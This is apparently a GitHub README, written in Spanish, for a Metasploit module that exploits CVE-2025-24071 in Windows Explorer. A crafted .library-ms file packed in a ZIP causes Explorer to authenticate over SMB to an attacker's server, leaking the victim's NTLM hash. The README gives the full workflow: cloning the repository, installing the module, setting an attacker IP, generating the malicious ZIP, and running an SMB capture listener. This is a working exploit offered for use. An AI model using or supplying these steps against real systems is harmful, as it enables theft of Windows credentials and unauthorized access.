 folks-iwd/cve-2025-24071-msfvenom
Módulo de Metasploit para CVE-2025-24071 - Filtración de hash NTLM de Windows a través de .library-ms

Este repositorio contiene un módulo de Metasploit para explotar CVE-2025-24071, una vulnerabilidad en el Explorador de Windows que filtra hashes NTLM cuando un archivo malicioso .library-ms se extrae de un archivo ZIP.
Desarrollado por: FOLKS-IWD
La vulnerabilidad ocurre cuando un usuario extrae un archivo ZIP que contiene un archivo .library-ms especialmente manipulado. El Explorador de Windows inicia automáticamente una solicitud de autenticación SMB a un servidor remoto especificado en el archivo, filtrando el hash NTLM del usuario sin ninguna interacción.
Este módulo de Metasploit:
.library-ms malicioso.
git clone https://github.com/FOLKS-IWD/CVE-2025-24071-msfvenom.git
cd CVE-2025-24071-msfvenom
cp ntlm_hash_leak.rb ~/.msf4/modules/auxiliary/server/

use auxiliary/server/ntlm_hash_leak
set ATTACKER_IP 192.168.1.162  # Replace with your IP address
set FILENAME exploit.zip       # Name of the malicious ZIP file
set LIBRARY_NAME malicious.library-ms  # Name of the .library-ms file
set SHARE_NAME shared          # SMB share name
run
use auxiliary/server/capture/smb
set SRVHOST 192.168.1.162  # Same as ATTACKER_IP
run
